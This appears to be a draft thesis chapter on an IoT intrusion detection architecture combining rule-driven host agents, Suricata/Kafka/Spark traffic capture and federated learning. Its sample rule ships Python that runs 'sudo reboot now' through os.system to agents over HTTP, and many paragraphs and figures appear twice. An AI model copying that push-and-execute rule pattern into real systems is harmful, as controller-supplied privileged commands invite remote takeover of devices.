The following entities HIDPS Agent, Fog Orchestrator, HIDPS Controller and Rules are described hereafter.

4.2.1.1 HIDPS Agent

The HIDPS Agent is an application that runs on the IoT smart device and performs the tests determined by the rules registered in the local database. The output of these tests is compared with the expected output and, if the output is different from the expected one, then the action foreseen in the rule will be executed and an event report will be generated and sent to the HIDPS Controller. To test the rules in the local database, the HIDPS Agent uses the functions summarized in Table **??** and described as it follows.

The HIDPS Agent process is executed as a service on IoT gateway and devices and evaluates the test defined by the rules on its local database. The evaluation output is then compared against the expected output. If the output coincides, the action specified in the rule executes, and an event report is generated and sent to the HIDPS Controller.

4.2.1.2 Threat Scan

The *threat scan* is a function of the HIDPS application that reads each of the rules present in the local database and performs a case test for each of them. The case test consists of verifying if the output obtained by executing the rule code is equal to the standard output expected that is set by the HIDPS Controller during the registration of the rule. If the output generated by executing



Figure 4.4: Logical architecture of the IoT HIDPS Structure.

the rule code is different from the one in the output field, the action foreseen in the rule will be executed and an event report will be generated and sent to the HIDPS Controller by means of the communication API.

The HIDPS has a *threat scan* function that consults the rules registered on the local database and execute test cases for each rule. The test case objective is to verify if the output is the same as expected by the signature rule registered, in case of the output coincidence, the activities related to the rule is executed, and an event report is generated and sent to the HIDPS Controller, using the communication API.

4.2.1.3 Update Rules

The function *update rules* makes a request to update rules to the HIDPS Controller through the communication API, which validates the request and responds with the most updated set of rules in the format shown in Figure 4.6. Once the HIDPS Agent instance receives the updated rules, the HIDPS application will check whether the rules have been updated, added, or removed from the previous rule set, and will persist the resulting data in the local rule database.

To fetch rules from the HIDPS Controller, the Agent has the *update rules* function, which requests the controller web server by communication API. When the HIDPS Agent receives the set rules, the HIDPS application compares the fetched set of rules against its local database, and if any rule has been added, updated, or removed from the previous set, the agent will update its local database.

4.2.1.4 Set the time between rule updates

Rule updating can be initiated using the command line interface (CLI), but the HIDPS application previews that rule update requests are made automatically and periodically. The function *set the time between rule updates* allows the administrator to set the time between update requests. If it is not explicitly configured, the default time associated with the instance will be 15 minutes.

The rule updating process can be executed through the Command Line Interface (CLI), but the HIDPS application automates this process by running it automatically and periodically. The time between updated requests can be updated by the administrator through the *set the time between rule updates* function. If the time interval is not configured, the time associated with the process is going to be 15 minutes.

4.2.1.5 Show settings

Describe the settings of the HIDPS application, such as the period for updating rules, configurations of the communication API, etc.

There's also functions to allow the system administrator to inspect the Agent configuration. The function *show rules* lists the existing rules in the HIDPS local rules database. The function *show settings* describes the settings of the HIDPS application, such as the period for updating rules and the configurations of the communication API.

The system administrator also has access to the function that allows him to inspect the Agent configuration. The *show rules* function list all the existing rules on the HIDPS rule's table on the local database. The function *show settings* return the HIDPS application settings, such as the updating time interval and the configurations of the communication API.

4.2.1.6 Communication API

This component provides communication services for the HIDPS Agent in the smart device to interact with the HIDPS Controller accessible through the IoT midleware, according to the architecture illustrated in Fig. 4.4. Communications between the mentioned entities occur via the HTTP protocol with the POST method in a standard JSON file, as shown in Figure 4.6.

This API provides a communication bridge between the HIDPS Agent and the HIDPS Controller, accessible through the IoT middleware, based on the architecture illustrated in Fig. 4.4. The HTTP protocol is used for communication via the POST method with a standard JSON format.

```
{
   "name":"Mirai Port",
   "created_at":"2020-02-18 19:34:24.752596",
   "premise":"1",
   "action":"import os\nos.system(\"sudo reboot now\")",
   "id":1,
   "test_case":"output=1"
}
```


Figure 4.5: A JSON-formatted message to update rules in the HIDPS Agent local database.


```
{
   "name":"Mirai Port",
   "created_at":"2020-02-18 19:34:24.752596",
   "premise":"1",
   "action":"import os\nos.system(\"sudo reboot now\")",
   "id":1,
   "test_case":"output=1"
}
```


Figure 4.6: A JSON-formatted message to update rules in the HIDPS Agent local database.


```
{
   "instance_id":"123123",
   "instance_ip":"164.72.15.4",
   "instance_mac":"ff:ff:ff:ff:ff:ff",
   "rule_id":"1",
   "rule_name":"Mirai Port",
   "output_rule":"1",
   "occur_time":"2020-01-06 20:31:41.351609"
}
```


Figure 4.7: A JSON-formatted message to send event reports to the HIDPS Controller.

4.2.1.7 Fog Orchestrator

In order to send signature rules and event reports between Cloud and the end devices with HIDPS agent, a Fog orchestrator is used to insert and update rules into Agents's Local Database. Fig. 4.2 shows that a Fog Orchestrator, to connect Cloud IoT and Smart Devices, composes the HIDPS Structure to inform agents which behavior and traffic need to be mitigated through a set of signatures (MATA et al., 2021).

The Cloud IoT, shown in Fig. 4.2, composed by the HIDPS Controller, has a Remote Database containing the signatures that need to be inserted into each edge device's local database. The Fog Orchestrator, managed by an administrator through a portal, defines signature rules after each query made by the end devices. Each smart device periodically sends queries in order to apply new rules that will be used in attack mitigation.

Therefore, a Fog Orchestrator is applied between the HIDPS Agent and the HIDPS Controller to control and manage signature queries that update each agent's Local Database. This method is introduced to reduce latency and bandwidth costs in order to reduce significantly the rule time

```
{
   "instance_id":"123123",
   "instance_ip":"164.72.15.4",
   "instance_mac":"ff:ff:ff:ff:ff:ff",
   "rule_id":"1",
   "rule_name":"Mirai Port",
   "output_rule":"1",
   "occur_time":"2020-01-06 20:31:41.351609"
}
```


Figure 4.8: A JSON-formatted message to send event reports to the HIDPS Controller.

consumed by each end device.

4.2.1.8 HIDPS Controller

The HIDPS Controller manages a set of HIDPS Agents, logging and updating detection rules, defining rules premises, analyzing event reports, and providing the data visualization for the IoT administrator. The HIDPS Controller is the entity that communicates directly with the IoT Gateway to define customized assumptions and report the findings. The registration of detection rules in the HIDPS controller can be done directly to the application running on the server or indirectly via the web API. Some of the functions of the HIDPS Controller are described as it follows.

The network has a HIDPS Controller that manages all HIDPS Agents, configured in each IoT device. The Controller can log, update detection rules, define rules premises, analyze event reports, and provide data visualization to the administrator. The HIDPS Controller has a direct channel with the IoT Gateway and can define customized assumptions and report the findings. The rule registration process can be done by an application running on the server or via the web API. Some of the functions are described as follows.

4.2.1.9 Registration of new rules

The function *registration of new rules* There is a function to register the new rules in a remote database in the HIDPS Structure. This function is responsible for sending the updated rules to all HIDPS Agents in smart devices associated with the HIDPS Controller.

The HIDPS Controller has a function to register new rules in its local database. The rules on the database are mirrored to the web server page and then updated by each HIDPS Agent.

4.2.1.10 Definition of Assumptions

The function for *definition of assumptions* defines the default expected output of the rules that is used in the tests performed in the clients by the HIDPS Agents to verify their threats and

vulnerabilities.

The *definition of assertion* function defines the expected output from the test case that is executed by the HIDPS Agents to verify the existence of threats and vulnerabilities.

4.2.1.11 Event Report Analysis

The HIDPS Controller has the function *event report analysis* that is continually analyzing the event reports that arrive at the HIDPS Controller coming from the HIDPS Agents associated with it.

The *event report analysis* function analyzes the event reports received by the HIDPS Controller coming from the HIDPS Agents rule execution.

4.2.1.12 Rules

A rule is an information block that assists the HIDPS Agent in taking some previously defined actions, an abstraction that has the following six main fields:

- Name: Rule name;
- Id: Uniquely identifies a rule;
- Date: Date of creation;
- Assumption: Value taken as accurate for a given condition or characteristic of the system;
- Test case: Evaluation code that finds the characteristic or condition to be tested and returns it for verification, and;
- Action: In case the value found in the test case is different from the value found in the assumption, the action defined in this field must be taken.

The registered rules must prevent anomalies commonly found in IoT systems. For the sake of simplifying the application, these rules are classified in different contexts: network, resources, and known vulnerabilities.

1. Network;
2. Resources;
3. Known vulnerabilities.

4.2.1.13 Network

In the context *network*, HIDPS Agents communicate with the IoT Gateway through a traditional network infrastructure that is considered as potentially presenting a number of well-known vulnerabilities and attacks. Such vulnerabilities can serve as entry points for a malicious agent to take control of the smart device that hosts the HIDPS Agent. Thus, the HIDPS rules were developed to detect vulnerabilities and attacks related to this network context, including for instance rules as shown in Table 4.1.

In the context *network*, The HIDPS Agents connection with the IoT Gateway is made through a traditional network infrastructure that potentially presents several well-known vulnerabilities and attacks. Those vulnerabilities can serve as entry points for malicious agents to access and control the device that hosts the HIDPS Agent. Thus, HIDPS rules were developed intending to detect vulnerabilities and attacks related to the network context, including, for instance, shown in Table 4.1.

In the context of *resources*, it is essential to be concerned about resources, as smart devices have resource constraints. Thus, overloading these resources can be a target of attacks that aim to reduce the resource allocation for legitimate applications. To detect this type of attack, rules based on this context have been created, including the ones presented in Table 4.1.

Table 4.1: List of rules and their context.

Context	**Rule**
Network	Port scan detection DDoS attacks detection DNS attacks detection
Resource	Processes with excessive memory use Processes with excessive processing usage Processes with excessive usage of HD memory High temperature
Known vulnerabilities	Default passwords Standard open ports Configuration files in standard and unprotected directories

Context-aware of *known IoT vulnerabilities* made it possible to create new rules based on these vulnerabilities, specific to IoT environments, and regarding smart devices configuration best practices. Rules implemented in this context are described in Table 4.1.

To report the HIDPS agent when detection occurs, an Event Report is established in the HIDPS Agent. The Event Report is an information schema created by the HIDPS Agent and shared with the HIDPS Controller. This report is generated and sent when a vulnerability is detected by the rules present in the HIDPS Agent.



Figure 4.9: Application life-cycle from the standpoint of the HIDPS Agent on a smart device.

The HIDPS Agent uses an algorithm that defines the behavior of the application on the smart device that wants to send data to the HIDPS Controller cloud application that will handle the received data.

Each HIDPS Agent is required to execute the algorithm in a step-by-step manner to detect, track, and respond to vulnerabilities and attacks. The stages of the algorithm, illustrated in Fig. 4.9, define its operational life cycle. The actions executed by each HIDPS Agent are described, including the moments at which data must be transmitted to the HIDPS Controller cloud application for processing.

1. Register the HIDPS Agent on the HIDPS Controller;
2. Download the HIDPS source code;
3. Request updated rules to the HIDPS Controller;
4. Validate the HIDPS Agent request and respond with the updated rules;
5. Update the local rules database;
6. Runs preventive tests for each local database rule;
7. Performs the actions provided in the rules;
8. Send Event Report, and;
9. Handle received event reports.

The first step is to *register the HIDPS Agent on the HIDPS Controller*. Once the smart device is new in the IoT network, and it is about to enter it, it needs to register itself in the IoT middleware

to be able to send data to the middleware and also interact with other devices. So the device must perform its self-registration process in UIoT as described in Section 3. After completing this process, the IoT middleware considers this new device ready to interact with the network. Then, as soon as this process is completed, the smart device will be registered in the HIDPS Controller as an associated smart device.

At the end of the self-registration process, the IoT middleware sends the HIDPS Agent to be installed by the smart device. Then, the device should *download the HIDPS Agent and install* and put it to use. From this point on, the smart device runs an instance of the HIDPS Agent and can be accepted as a valid device in the IoT network instance. It is important to mention that the IoT middleware blocks all IoT devices without a running instance of the HIDPS Agent.

Since the smart device is registered and set to work, it can begin to send its sensor data to the middleware as any other regular device in the network. During its normal lifetime, it can perform rules updating and evaluate device status. Both events can be triggered by a scheduled job or by CLI.

Every so often, the HIDPS Agent requests updated rules to the HIDPS Controller. It makes this request using its local Communication API and waits for the Controller's answer.

The HIDPS Controller *validates the requesting* HIDPS Agent based on its identification, previously registered, during the self-registration process. Thus, the instance is validated, and then the HIDPS Controller *responds with the set of updated rules*.

Once the updated rules have been received in the HIDPS Agent, *it updates the local rules database*.

As the local rules database is updated, the HIDPS Agent *runs preventive tests for each local database rule*. So, each rule is tested to evaluate if the resulting output is different from the one expected for each specific rule.

For each rule that fails on the test runs, the HIDPS Agent will *perform the actions provided in the rule*.

For each testing mismatch result, the HIDPS Agent *sends the event report* to the associated HIDPS Controller. By the event, report the administrator can evaluate the status and execute actions on the HIDPS Agents.

The HIDPS Controller *handles the event report received*. First, it stores this event in the database. Then, it performs actions to counter the vulnerabilities reported by the HIDPS Agent. An example action would be creating IPTables Rules to interrupt the connection between devices and any other action that the administrator evaluates as correct to stop any irregular behavior.

4.2.2 NIDS Structure

The proposed distributed NIDS for IoT has components related to previous strategies. As shown in Fig. 4.10, the NIDS comprises entities that detect attacks and vulnerabilities in smart devices connected to an IoT instance. The process begins with injecting malicious data using a Botnet, monitoring the network with an IDS sniffer, and building a traffic dataset with data processing and transformation software. Therefore, the dataset is then used in a Federated Learning structure with Deep Learning methods to classify previously captured network events. The following entities NIDS Controller, Anomalous Network Traffic Capture, Network Stream, and Network-based Training Dataset are described hereafter.

In general terms, the solution presents pure network monitoring through signature-based methods and the creation of a Machine Learning dataset used to classify packets into anomalous or benign data.



Figure 4.10: NIDS proposed structure.

4.2.2.1 NIDS Controller

The NIDS Controller is responsible for capturing all network data generated in an IoT network made by smart devices and a pre-configured botnet. The controller consists of an IDS sniffer and real-time data processing software to structure a Machine Learning model to be used in a Federated Learning system.

The capturing method uses a switch with Port Mirroring to send copies of network packets from source ports to a destination interface, enabling the capture of all traffic running on the switch device. The NIDS Controller captures the traffic between all smart devices and the botnet, building a Machine Learning model for training and detection purposes.

The capturing process is performed by Suricata IDS/IPS software using signature rules with flow metrics and patterns to capture running network data. Consequently, a distributed publish-subscribe messaging system called Apache Kafka processes the information, and a data transformation application called Apache Spark structures the network dataset.

4.2.2.2 Anomalous Network Traffic Capture

To capture malicious network data in the network, an IDS/IPS software is used in NIDS Controller, which is called Suricata. Suricata is open-source software that analyzes and detects threats in a local network using a set of pre-established rules. It supports IDS and IPS in traffic monitoring and performs deep packet inspection using multi-threading to handle a high volume of data. In addition, Suricata integrates with multiple applications, performs protocol transactions, and can extract complex files.

In this work, the network monitoring-based software is utilized to actively detect data through all ports in the switch responsible for applying Port Mirroring on NIDS Controller. This method implements a capturing log called Eve JSON (JavaScript Object Notation), which structures packets - containing network, signature, and flow information - based on multiple fields. Each field is customizable and refers directly to network data characteristics that are important to be analyzed and used as training criteria during the Federated Learning process.


```
{
  "timestamp": "2022-09-02T17:52:10.262086-0300",
  "flow_id": 1662504211621876,
  "in_iface": "enp0s25",
  "event_type": "alert",
  "src_ip": "164.72.15.12",
  "src_port": 60577,
  "dest_ip": "164.72.15.3",
  "dest_port": 53,
  "proto": "UDP",
  "community_id": "1:LEz3HXjQpXkGOSYE808n+IM/Pc4=",
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 2101948,
    "rev": 8,
    "signature": "GPL DNS zone transfer UDP",
    "category": "Attempted Information Leak",
    "severity": 2,
    "metadata": {
      "created_at": ["2010_09_23"],
      "updated_at": ["2010_09_23"]
    }
  },
  "app_proto": "failed",
  "flow": {
    "pkts_toserver": 623,
    "pkts_toclient": 511,
```

```
30      "bytes_toserver": 933082,
31      "bytes_toclient": 27918,
32      "start": "2022-09-02T17:52:08.239604-0300"
33    }
34  }
```

Listing 4.1: JSON Alert Extracted from IDS Monitoring

Therefore, as shown in 4.1, the Suricata software is responsible for collecting all network activity to generate a JSON log containing essential network, signature, and flow information about each captured packet. Consequently, this information is extracted by a data transformation application to create a Machine Learning dataset.

4.2.2.3 Network Stream

To generate a model dataset from the network stream, the proposed model employs Apache Kafka. Kafka functions as a messaging system for logs and events, delivering a data-streaming service that processes information in real time at the destination. The system handles log storage at large scale, offering scalability, distribution, and high throughput. Its operation is based on publishing data to topics and subscribing to those topics for consumption by applications.

The architecture of Apache Kafka comprises a cluster of servers referred to as brokers, which contain topics (or partitions) that facilitate data reception and transmission during processing. Producers are responsible for publishing and transmitting data to these topics, originating from applications external to Kafka. Consumers, in turn, are applications that retrieve messages directly from Kafka topics for further handling.

Apache Kafka serves as an intermediary between Suricata and the data transformation framework Apache Spark. During network traffic monitoring, each log generated by Suricata is published to a Kafka topic—operating as a producer—and subsequently consumed by Apache Spark—functioning as a consumer. As shown in Fig. 4.11, Kafka provides the messaging infrastructure that bridges network data acquisition and the construction of Machine Learning datasets.



Figure 4.11: Consumer and producer diagram of Apache Kafka.

4.2.2.4 Network-based Training Dataset

To perform training, detection, and prediction of anomalous data using the network stream, a training dataset is structured to serve as a global model within the Federated Learning process. This dataset incorporates all flow and signature parameters generated by Suricata during network traffic monitoring. Subsequently, an ML dataset is constructed using Apache Spark, in which all Suricata parameters are employed as training features.

Apache Spark is a distributed computing framework designed for real-time data processing, transformation, and analysis. It supports operations using SQL, data science workflows, graph processing, and the application of machine learning to streaming data.

Apache Spark supports three programming languages for data transformation: Java, Python, and Scala—the latter being employed in this project due to its support for functional operations such as filtering, mapping, and reduction. These tools enable the generation of structured datasets, composed of columns and values, from various file formats including CSV (Comma-Separated Values), JSON, and Parquet. In this context, Apache Spark is used to process network capture data received from Kafka. Using Scala-based programming components, the information in JSON format is transformed in real time into datasets, where each log field corresponds to a column populated with values reflecting events recorded by Suricata. This transformation is performed through the integration of Apache Spark with the Kafka API, specifically via the Structured Streaming component, which reads the data stream from the Kafka cluster topic in real time. Through the integration of Apache Spark and Apache Kafka using Scala, each JSON-formatted log is parsed by the cluster, with each field converted into a corresponding column and its respective values. The resulting structured data is written to a CSV file, which can be readily consumed by a Machine Learning module and subsequently incorporated into the Federated Learning framework for anomaly detection.

Through Scala code implemented by Apache Spark, a dataset was created in CSV through SQL language to structure all flow and signature data into features. The dataset generated in the NIDS structure has 15 active features and they are described in Table 4.2.

Table 4.2: Project's dataset feature columns.

Feature	Description
flow_id	Integer type, referring to flow identification.
src_ip	String type, referring to the source IP address of the network packet.
dest_ip	String type, referring to the destination IP address of the network packet.
src_port	Integer type, referring to the source port of the packet.
dest_port	Integer type, referring to the destination port of the packet.
proto	String type, referring to the application protocol that the packet is associated with.
severity	Integer type, referring to the severity level of the captured event.
hour	Integer type, referring to the capture hour of the event.
minute	Integer type, referring to the capture minute of the event.
seconds	Integer type, it is the capture seconds of the event.
pkts_to_server	Integer type, it is the number of packets sent to the destination server.
pkts_to_client	Integer type, it is the number of packets sent to the client.
bytes_to_server	Integer type, it is the number of bytes sent to the destination server.
bytes_to_client	Integer type, referring to the number of bytes sent to the client.

4.2.3 Federated Learning Structure

Following the successful capture of traffic generated within the local network—including data reflecting the behavior of the Mirai botnet—the previously trained model is employed to support machine learning-based classification of newly acquired packets for anomaly detection. The training procedure is conducted using Federated Learning within an infrastructure consisting of a single or multiple servers and multiple clients, enabling the learning process to be performed in a distributed manner while enhancing privacy. The Federated Learning architecture is illustrated in Fig. 4.13.

As illustrated in Fig. 4.13, Federated Learning conducts local training on each predefined client, whereby individual training procedures may vary in performance, resulting in a final model constructed from contributions across all participants. The entire training workflow is orches-



Figure 4.12: Federated Learning proposed structure.



Figure 4.13: Federated Learning connection between server and clients diagram.

trated by a server responsible for defining the learning strategy, including methods for aggregating results, distributing parameters to clients, determining client participation, setting the number of rounds, assigning the number of epochs per client, and other parameters to be configured.

Each client hosts a local instance of the model and carries out the training and evaluation processes using training set partitioning methods and a one-dimensional Convolutional Neural Network (1D-CNN) Deep Learning algorithm. To enhance communication security between server and clients, the SSL (Secure Sockets Layer) protocol is implemented, requiring authentication via digital certificates from all participants—thus reinforcing privacy throughout the training procedure. The components Federated Learning Framework, Server, and Training and Prediction are described in the sections that follow.

4.2.3.1 Federated Learning Framework

To define the Federated Learning architecture across server and client components, the research adopts the Flower framework. Flower is an open-source tool that facilitates integration with Python and supports a variety of Federated Learning libraries and methodologies, including TensorFlow, Scikit-learn, PyTorch, and NumPy.

The framework presented in Flower Labs (2024) was selected due to its comprehensive resources for meeting the intended training objectives, as well as its high degree of modifiability and customization, which facilitates the implementation of various training strategies. This framework is notably versatile, offering a broad spectrum of methods for model training and evaluation. Furthermore, it supports deployment across Cloud Computing infrastructures, Mobile networks, and IoT ecosystems, enabling training procedures on platforms such as Android devices, Raspberry Pi, and NVIDIA Jetson.

The Flower Framework enables the construction of a Federated Learning structure with a server and multiple clients while offering various strategies and implementations to enhance training performance, client coordination, security, privacy measures, and more.

The main library used in the learning code will be TensorFlow with Keras, including libraries such as Pandas and Skicit-Learn to do dataset manipulations, with the presence of 1D-CNN algorithm to do the training from the CSV dataset generated by Apache Spark. To validate and evaluate the performance of each client in terms of accuracy and loss, the server contains all possible strategies for training, evaluation, security, privacy, and aggregation measures that are described hereafter:

- gRPC Server: A Remote Procedure Call framework that provides communication between the server and clients;
- Secure Sockets Layer: Encryption-based security protocol;
- Server-side parameter initialization: The server is responsible for initializing training parameters;
- Server-side aggregation by Fault Tolerant Federated Averaging: The server is responsible for getting all result parameters from clients after the training process to aggregate them and generate a final global model. The Fault Tolerant FedAvg algorithm aggregates all result parameters from clients by taking the weighted average, and can tolerate faulty client conditions such as client disconnections or failures;
- Sending/receiving arbitrary values to/from clients: The server is responsible for sending configuration parameters to clients, such as the number of rounds, number of training epochs, and batch size;
- Federated Evaluation: A certain number of clients are selected to evaluate the final model after the aggregation process by the server;
- Saving Progress: It is a server-side strategy responsible for persisting model updates in a way that saves the training model. It can be used to implement new rules generation structure during the hybrid IDS approach;
- Input data prediction and classification: Each client uses trained model to classify new input data sent by the server to determine the attacks that were captured by NIDS;

- Federated HIDPS Rule Activation: All clients classify a new input model after the training procedure, then utilize evaluation metrics in order to activate HIDPS rules;

4.2.3.2 Server

The server plays a vital role in ensuring the efficient and secure execution of the Federated Learning process. It is responsible for defining training strategies for clients, establishing communication with them through a gRPC server, creating an SSL security layer by generating certificates, sending training parameters along with an initial evaluation, and aggregating the results of subsequent training. The server's code is written in Python and utilizes the TensorFlow and Keras libraries from the Flower framework.

One of the key responsibilities of the server is to manage client selection for each step of the Federated Learning process, including initialization, fitting, and evaluation. By utilizing the previously implemented strategies, the server can determine the number of clients required to initiate the Federated Learning process and assign specific tasks to a fraction of clients, enabling a highly customizable training process in terms of management.

The central server is responsible for initiating all processes and coordinating the activities of each client based on strategy specifications, such as configuration parameters and round administration, among others. The communication steps required to initialize the server and commence the training process with the clients are based on the guidelines provided in the Flower Framework documentation (FLOWER LABS, 2024).

1. Sends new input model to clients after capturing and transformation process through sockets communication;
2. Initializes the gRPC server through its IP address and destined port;
3. Generate SSL certificates and structures the encrypted communication tunnel;
4. Initializes training parameters through one single epoch and evaluates it by accuracy and loss;
5. Waits for clients to connect through the gRPC server;
6. Sends the initial parameters to all participating clients;
7. Waits for parameter results from clients;
8. Aggregate all results and selects participants to do evaluation;
9. Collects aggregated accuracy and loss metrics in order to use them in HIDPS rule creation procedure;
10. At the last round, one more aggregation is made resulting in a final global model;

4.2.3.3 Training and Prediction

The Federated Learning Edges, or clients, will be initialized through their Python codes in such a way that they will be running on each Raspberry Pi used as an experiment in this project, being different devices from those infected by the Adversary Model. Uninfected Raspberries were used as edges of the federated network, as a way to validate the use of devices with lower processing capacity, thus allowing this model to be executed in environments with more limited computational resources or on servers with greater processing power.

Clients will receive the dataset in CSV and apply their training individually without interfering with one another. To connect to the gRPC server securely, they will use the certificate that was generated by the server when it was executed the first time. When they successfully connect, they will each receive the initialization and configuration parameters from the server to start their individual training through a Deep Learning algorithm.

Each client can either do the fitting or evaluation task, depending on server-side pre-configurations. After each task, clients send back to the server the updated weight parameters to be aggregated and send training and evaluation metrics such as accuracy and loss. Also, each client generates test results during the prediction and classification step in non-classified data through metrics such as precision, recall, and f1-score, which describes the classification performance of all attacks made by the Adversarial Model.

After server initialization, the following steps describe how a client participate in Federated Learning process:

1. Receives new input model through sockets communication from the server after capturing and transformation process;
2. Connects to the gRPC server through its IP address and destined port;
3. Establishes SSL tunnel through certificates authentication;
4. Receives initialized parameters by server and it is selected to do the fitting process;
5. Trains the model through a certain number of epochs and batch size;
6. Sends the result parameters to server in order to occur the aggregation process;
7. Waits for server to select clients responsible for evaluating the aggregated model;
8. Evaluates model by Federated Evaluation strategy;
9. Classifies new input data after the training process and determines which HIDPS rule needs to be activated;
10. Each client sends to server the pre-determined rules activation in order to be evaluated;
11. Ends training process after the last aggregation round;

